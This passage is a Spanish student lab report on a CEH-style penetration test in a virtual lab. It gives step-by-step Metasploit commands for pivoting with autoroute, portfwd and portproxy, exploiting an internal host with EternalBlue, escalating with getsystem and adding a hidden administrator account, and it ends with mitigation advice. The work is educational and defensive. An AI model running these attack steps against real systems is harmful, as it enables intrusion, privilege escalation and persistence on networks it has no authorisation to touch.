Resultados: -Se obtuvo una sesión de Meterpreter en la Victim Machine. - Se confirmó información de sistema con: ipconfig y sysinfo. - Este acceso fue fundamental para iniciar el pivoting hacia la red interna.

Escalada y Movimiento Lateral (Pivoting & Lateral Movement)

Siguiendo las prácticas CEH, se garantizó el acceso a la Victim Machine y es necesario realizar el Pivot desde esta máquina a la Internal Machine, para ello es necesario enrutar el tráfico desde el módulo Autorute de metasploit, se pone la sesión de meterpreter en segundo plano a través de Ctrl+Z y la opción **Yes**.

Herramientas utilizadas: Módulo autoroute de Metasploit, arp_scanner, Portfwd y portproxy

Configuración del Pivot (Autoroute)


Se debe enrutar el tráfico de la interfaz 10.10.10.1/24 a la Hacker Machine con el código **use post/multi/manage/autoroute** seguido a ello se ejecuta un **show options** en donde nos pide

la sesión que tenemos activa, esta sesión la podemos validar ejecutando **sessions -1** en donde nos aparece la sesión que creamos en meterpreter que hemos creado.

Resultado: La red 10.10.10.0/24 quedó accesible desde la Hacker Machine.

Figura 24

Autoroute y sesión de meterpreter activa




Nota: El módulo autoroute de Metasploit es la ficha clave para enrutar el tráfico de la red de la Victim Machine a la red de la Internal Machine con la información de la sesión 1 de Metasploit creada.

Se ejecuta el comando **set session 1** para llamar la sesión del ID 1 de meterpreter, seguido a ello se ejecuta el comando run el cual nos apoya a enrutar el tráfico del interfaz objetivo (10.10.10.0/24) a interfaz de la Hacker Machine (192.168.11.0/24), realizando el comando **route print** se evidencia el enrutamiento realizado.

Figura 25

Enrutamiento tráfico del interfaz objetivo a interfaz de la Hacker Machine




Nota: El módulo autoroute de Metasploit nos evidencia al momento de ejecutar las redes activas por las cuales se realizará el enrutamiento.

Descubrimiento de hosts internos

Para identificar el host que necesitamos (la Internal Machine) es necesario ingresar al módulo de metasploit de arp scanner a través del comando **use post/windows/gather/arp_scanner** seguido a ello ejecutamos el comando **show options** para configurar el rango de la red de la Internal Machine a través del comando **set RHOSTS 10.10.10.0/24**, a continuación, se realiza el comando **set sesión 1** ya que es la sesión que tenemos activa.

Figura 26

Configuración del segmento de red de la internal Machine en el RHOSTS




Nota: El módulo arp scanner de Metasploit es ficha clave para enrutar tráfico de la red de la Victim Machine a la red de la Internal Machine con la información de la sesión 1 de Metasploit creada.

Al ejecutar el comando **run** nos trae las máquinas activas en el segmento de red 10.10.10.0/24 en donde buscamos realizar el pivoting, se evidencian 4 máquinas de las cuales la máquina con la IP 10.10.10.5 es la Internal Machine activa.

Figura 27

Autoroute, enrutamiento de tráfico




Nota: Se devuelve a la sesión de Meterpreter desde la Victime Machine en donde se garantiza el enrutamiento al segmento de red de la Internal Machine.

En otra ventana en donde esta activa la sesión de **Metasploit** se ejecuta el comando **use auxiliary/scanner/portscan/tcp** y seguido a ello se ejecuta el comando **show options**, es necesario configurar desde allí el host con la IP de la Internal Machine con el comando **set RHOSTS 10.10.10.5**

Figura 28

Escaneo de puertos abiertos de la Internal Machine




Nota: El comando use auxiliary/scanner/portscan/tcp gestiona el escaneo de la Intern Machine.

Al ejecutar el comando **run** se evidencian los mismos puertos de la Victim Machine a excepción del puerto 80 (Debido a que esta máquina no tiene la vulnerabilidad de rejetado), es decir, se pueden evidenciar los puertos abiertos que tiene la Internal Machine y de los cuales podemos aprovechar para tener acceso a dicha máquina.

Figura 29

Puertos abiertos en la Internal Machine




Nota: El puerto 445 será el puerto clave con el cual trabajaremos para realizar el Pivot; este aparece abierto para ser explotado.

Con el comando **portfwd add -l 4445 -p 445 -r 10.10.10.5** enrutamos y creamos un túnel desde la Victim Machine hasta la Internal Machine en donde a través del puerto 445 de la Internal Machine (que evidenciamos que esta abierto) replicamos trafico a al puerto 4445 de la victime machine.

Figura 30

Creación de tunel




Nota: El puerto 445 enruta el tráfico que viene desde la Internal Machine puerto 4445.

Desde parrot con el comando **nmap -sT -Pn 4445 127.0.0.1** se evidencia que el túnel esta activo y funcional.

Figura 31

Verificación funcionamiento tunel



Nota: El túnel esta establecido


Ampliación del pivot usando portproxy

Se carga un nuevo módulo a través del comando **use post/Windows/manage/portproxy** y ejecutamos las opciones de este modulo a través del comando **show options**.

Es necesario configurar cada una de las opciones mostradas, esto se realizaría a través de los comandos **set CONNECT_ADDRESS 10.10.10.5** (Se configura la IP de la Internal Machine) se configura también el puerto de 445 el cual evidenciamos que esta abierto en la Victim Machine de la siguiente manera **set CONNECT_PORT 445**. Se de configurar una dirección local de la siguiente manera **set LOCAL_ADDRESS 0.0.0.0** y adicional se debe configurar el puerto por donde será leído en nuestra Hacking Machine el puerto 445 configurado, este puerto será el puerto 5000 y el comando seria **set LOCAL_PORT 5000** por ultimo se configura la sesión actual con el comando **set SESSION 1.**

Figura 32

Conexión portproxy




Nota: El puerto 445 enruta el tráfico que viene desde la Internal Machine puerto 4445.

Cuando ejecutamos **run** nos informa que ha traído de la IP 10.10.10.5 (Internal Machine) el puerto 445 a la Victim Machine por el puerto 5000.

Resultado: SMB de la Internal Machine quedó expuesto a través del puerto 5000 en la Victim Machine.

Figura 33

Ejecución portproxy




Nota: El puerto 445 enruta el tráfico que viene desde la Internal Machine.

Explotación del Host Interno (Gaining Access – Fase 2)

Se crea en otra venta, el metasploit y se ejecuta un comando de EternalBlue (MS17-010) contra la Victim Machine puerto 5000 que es donde esta corriendo el servicio SMB (445) de la Internal Machine, seleccionando el módulo 0.

Figura 34

Metasploit eternalblue contra la Victim Machine puerto 5000




Nota: Se ejecuta el Metasploit con la vulnerabilidad eternalblue, con el objetivo de vulnerar la Internal Machine a través de los puertos habilitados.

Ejecutamos el comando show options para validar las opciones a configurar del metasploit eternal blue seleccionado.

Figura 35

Show options Metasploit eternalblue




Nota: Se ejecuta el Metasploit con la vulnerabilidad eternalblue, con el objetivo de vulnerar la Internal Machine a través de los puertos habilitados.

Configuraremos la IP de la Victim Machine a través del comando **set RHOST 192.168.11.10**, seguido a ello configuramos el puerto 5000 ya que allí está corriendo el servicio SMB (445) de la Internal Machine con el comando **set RPORT 5000** y el puerto de escucha ponemos otro puerto diferente a los usados, usaremos el 3333 con el comando **set LPORT 3333.**

Figura 36

Configuración de comando Metasploit eternalblue




Nota: La configuración del metasploit eternalblue y los parámetros, es fundamental para la ejecución de nuestro laboratorio.

Se ejecuta el exploit eternal blue con el comando run el cual nos muestra una sesión de meterpreter.

Figura 37

Ejecución eternal blue pivot a la Internal Machine




Nota: El proceso de ejecución puede demorar unos minutos, al final podemos evidenciar que a través de los puertos informados se realiza el pivot esperado.

Post-Explotación (Maintaining Access & Clearing Tracks)

A través de la sesión de Meterepreter obtenida, se realiza la validación de usuario comprometido en la Internal Machine con el comando **getuid** adicional con el comando **getprivs**, validamos los privilegios que tiene el usuario comprometido. En CEH, este punto consiste en obtener información sensible, elevar privilegios y asegurar acceso temporal.

Figura 38

Comandos getuid y getprivs




Nota: Se valida con los comandos informados la información correspondiente a la cuenta de la Internal Machine y sus privilegios.

Se ejecuta el comando getsystem que nos apoya a realizar escalación de privilegios a la cuenta comprometida.

Figura 39

Comando getsystem




Nota: El comando getsystem gestiona permisos avanzados, esto apoya a realizar acciones con un mayor alcance, en nuestro caso, cuentas admin.

Una vez se cuenta con privilegios amplios de ejecución sobre la cuenta comprometida en nuestra Internal Machine, procedemos a ejecutar el comando **Shell** ejecutando el comando **net user Johann_Cardoso UNAD2025 /add** para crear el usuario de red Johann Cardoso con la contraseña UNAD2025, adicional agregamos esta cuenta al gripo de Administradores de la maquina comprometida a través del comando **net localgroup Administradores Johann_Cardoso /add** después de ello listamos los usuarios creados en la Internal Machine con el comando **net user.**

Figura 40

Shell, creación de usuario y elevación de privilegios




Nota: Se evidencia a través de Shell la creación de la cuenta de red tipo Admin con los datos del atacante Johann_Cardoso

Se evidencia en las cuentas de usuario de la Internal Machine, que fue creada con éxito la cuenta Johann Cardoso.

Figura 41

Internal Machine con cuenta admin Johann Cardoso



Nota: Se evidencia un ataque exitoso, con la creación de una cuenta Admin.

Resultado

Creación exitosa de usuario con privilegios elevados en la Internal Machine.

Confirmación visual desde la propia máquina Windows.

Conclusión general alineada al marco CEH

El desarrollo del ejercicio práctico permitió aplicar de manera estructurada las fases del marco CEH dentro de un entorno controlado, demostrando la importancia de seguir un método

claro para realizar pruebas de penetración de forma ética y sistemática. A través de la explotación inicial de la Victim Machine mediante la vulnerabilidad Rejetto HFS y la posterior ejecución de pivoting hacia la red interna, fue posible comprometer la Internal Machine utilizando EternalBlue, evidenciando cómo una cadena de ataque real puede avanzar en una organización si no existen controles adecuados.

Asimismo, el laboratorio permitió comprender que la combinación de una vulnerabilidad inicial, una arquitectura de red mal configurada y la falta de controles de segmentación facilitan significativamente el movimiento lateral del atacante. Las herramientas empleadas, como Metasploit, nmap, arp-scan y los módulos de autoroute, portfwd y portproxy, demostraron ser fundamentales para llevar a cabo cada fase del pentest de manera profesional.

En general, este ejercicio refuerza la necesidad de que las organizaciones mantengan procesos de actualización, monitoreo y endurecimiento de sus sistemas, ya que vulnerabilidades conocidas como EternalBlue siguen siendo explotables en infraestructuras que no cuentan con ciclos adecuados de gestión de parches.

Tabla 2

Fases de Pentesting


Fase CEH	Acciones realizadas	Herramientas
Reconocimiento	Identificación del entorno, IPs, hosts	arp-scan, ping, ipconfig
Escaneo	Descubrimiento de puertos, servicios	Nmap
Gaining Access	Explotación de Rejetto en Host-A	Metasploit

Fase CEH	Acciones realizadas	Herramientas
Pivoting / Lateral Movement	Autoroute, Portfwd, Arp scanner	Metasploit
Explotación interna	EternalBlue hacia Host-B	Metasploit
Post-Explotación	Elevación de privilegios y creación de usuario	Meterpreter + Shell

Nota. En esta tabla se detallan las fases del pentesting con la descripción de las acciones y la herramienta.

Figura 42

Esquema de hackeo



Nota: El esquema refleja de una manera practica los pasos recorridos en el ataque tipo Pivot, descrito en el trabajo elaborado.

Recomendaciones de Mitigación

A partir de las vulnerabilidades identificadas y explotadas durante el ejercicio, se plantean las siguientes recomendaciones para reducir el riesgo en entornos similares:

-Gestión de parches y actualizaciones: Aplicar actualizaciones de seguridad de forma oportuna, especialmente en sistemas Windows vulnerables a exploits ampliamente documentados como MS17-010 (EternalBlue).

-Segmentación adecuada de redes: Implementar controles estrictos de segmentación entre redes internas para evitar que el compromiso de una máquina exponga toda la infraestructura.

-Protección de servicios expuestos: Deshabilitar o restringir el uso de servicios como SMB cuando no sean necesarios. Evitar la exposición de herramientas vulnerables o no mantenidas, como Rejetto HFS, en entornos productivos.

-Endurecimiento del sistema operativo: Aplicar configuraciones de seguridad básicas: Desactivar cuentas innecesarias, restringir permisos, activar firewalls host-based y reglas de tráfico adecuadas.

-Monitoreo y detección temprana: Implementar mecanismos como IDS/IPS, alertas de actividad anómala y registros centralizados para detectar intentos de explotación, conexiones sospechosas o pivoting no autorizado.

-Control de privilegios: Aplicar el principio de mínimo privilegio, evitando que cuentas comunes tengan permisos elevados que faciliten escalaciones posteriores.

Reflexión Personal

Como estudiante de seguridad informática, este ejercicio fue especialmente valioso porque me permitió comprender, de manera práctica y progresiva, cómo un atacante puede aprovechar una vulnerabilidad aparentemente simple para comprometer toda una red. Lo que más me llamó la atención fue cómo el pivoting transforma una intrusión inicial en un ataque profundo y silencioso, y cómo herramientas ampliamente disponibles en entornos de pruebas, como Metasploit, facilitan esta cadena de explotación si no existen controles defensivos adecuados.

Este laboratorio también me hizo reflexionar sobre la importancia de las actualizaciones, algo que muchas veces se subestima, pero que en este caso marcó la diferencia entre un sistema seguro y uno totalmente comprometido. Además, trabajar con el marco CEH me permitió organizar mis acciones de forma profesional, entendiendo la lógica detrás de cada fase y por qué es fundamental mantener un enfoque ético en todas las actividades de seguridad.

Finalmente, este ejercicio reforzó mi convicción de que la seguridad informática no se trata solo de herramientas o técnicas, sino de pensamiento crítico, disciplina, ética profesional y una comprensión profunda del impacto real que puede tener una vulnerabilidad no corregida dentro de una organización.

Respuesta pregunta 1

Las herramientas que empleé durante el ejercicio se organizaron según las fases de un proceso de pentesting orientado a Red Team: **Reconocimiento, análisis de vulnerabilidades, explotación, movimiento lateral (pivoting), explotación en Internal Machine y acciones post-explotación.**

Reconocimiento

Herramientas empleadas: VM VirtualBox, máquinas virtuales (Parror, W7), arp-scan, nmap, cmd (ipconfig, ping).

Evidencia de comandos y resultados:

Identificación de hosts en la red: Comando usado desde Parrot OS: sudo arp-scan -I enp0s3 –localnet. Resultado observado: Detección de la Victim Machine.

-Prueba de conectividad: Luego de desactivar el firewall del Host-A (Victim Machine): ping 192.168.11.10. Resultado observado: Se encontró conectividad entre ambas máquinas.

-Confirmación de IP interna: En Host-A: ipconfig. Resultado observado: Se evidencian las redes de dicha máquina.

Análisis de vulnerabilidades

Herramientas empleadas: nmap.

Evidencia: sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -Pn -vvv 192.168.11.10 -oN escaneo_puertos.txt.

Resultado: Se evidencia el puerto 80/tcp abierto, por el cual explotaremos la vulnerabilidad Rejetto.

Explotación inicial en Host-A (Victim Machine)

Herramientas empleadas: Metasploit Framework y Exploit: windows/http/rejetto_hfs_exec.

Evidencia: search rejetto - use exploit/windows/http/rejetto_hfs_exec - show options

set RHOSTS 192.168.11.10, run

Resultado: Explotación de vulnerabilidad por la cual se realizó la intrusión desde el Hacking Machine a la Victim Machine.

Pivoting (Movimiento lateral desde Host-A hacia Host-B)

Herramientas empleadas: Metasploit – Autoroute, post/windows/gather/arp_scanner, portfwd, portproxy.

Evidencias: Creación de rutas internas, use post/multi/manage/autoroute - set SESSION 1, run

Resultado: Se evidencia el enrutamiento realizado. Descubrimiento de hosts internos

use post/windows/gather/arp_scanner - set RHOSTS 10.10.10.0/24 - set SESSION 1

Resultado: Se evidencia el host 10.10.10.5 (Internal Machine) activa dentro del segmento de red 10.10.10.0/24.

-Creación del túnel hacia Host-B - portfwd add -l 4445 -p 445 -r 10.10.10.5

-Validación de túnel: nmap -sT -Pn -p 4445 127.0.0.1

Resultado: Se evidencia creación de túnel entre el Host-A al Host-B.

-Implementación de portproxy: use post/windows/manage/portproxy - set CONNECT_ADDRESS 10.10.10.5 - set CONNECT_PORT 445 - set LOCAL_ADDRESS 0.0.0.0 - set LOCAL_PORT 5000 - set SESSION 1 - run

Resultado: A través del comando portproxy fue creado una conexión de la IP 10.10.10.5 el puerto 445 a la Victim Machine por el puerto 5000.

Explotación en Host-B (Internal Machine)

Herramienta empleada: Metasploit – exploit/windows/smb/ms17_010_eternalblue

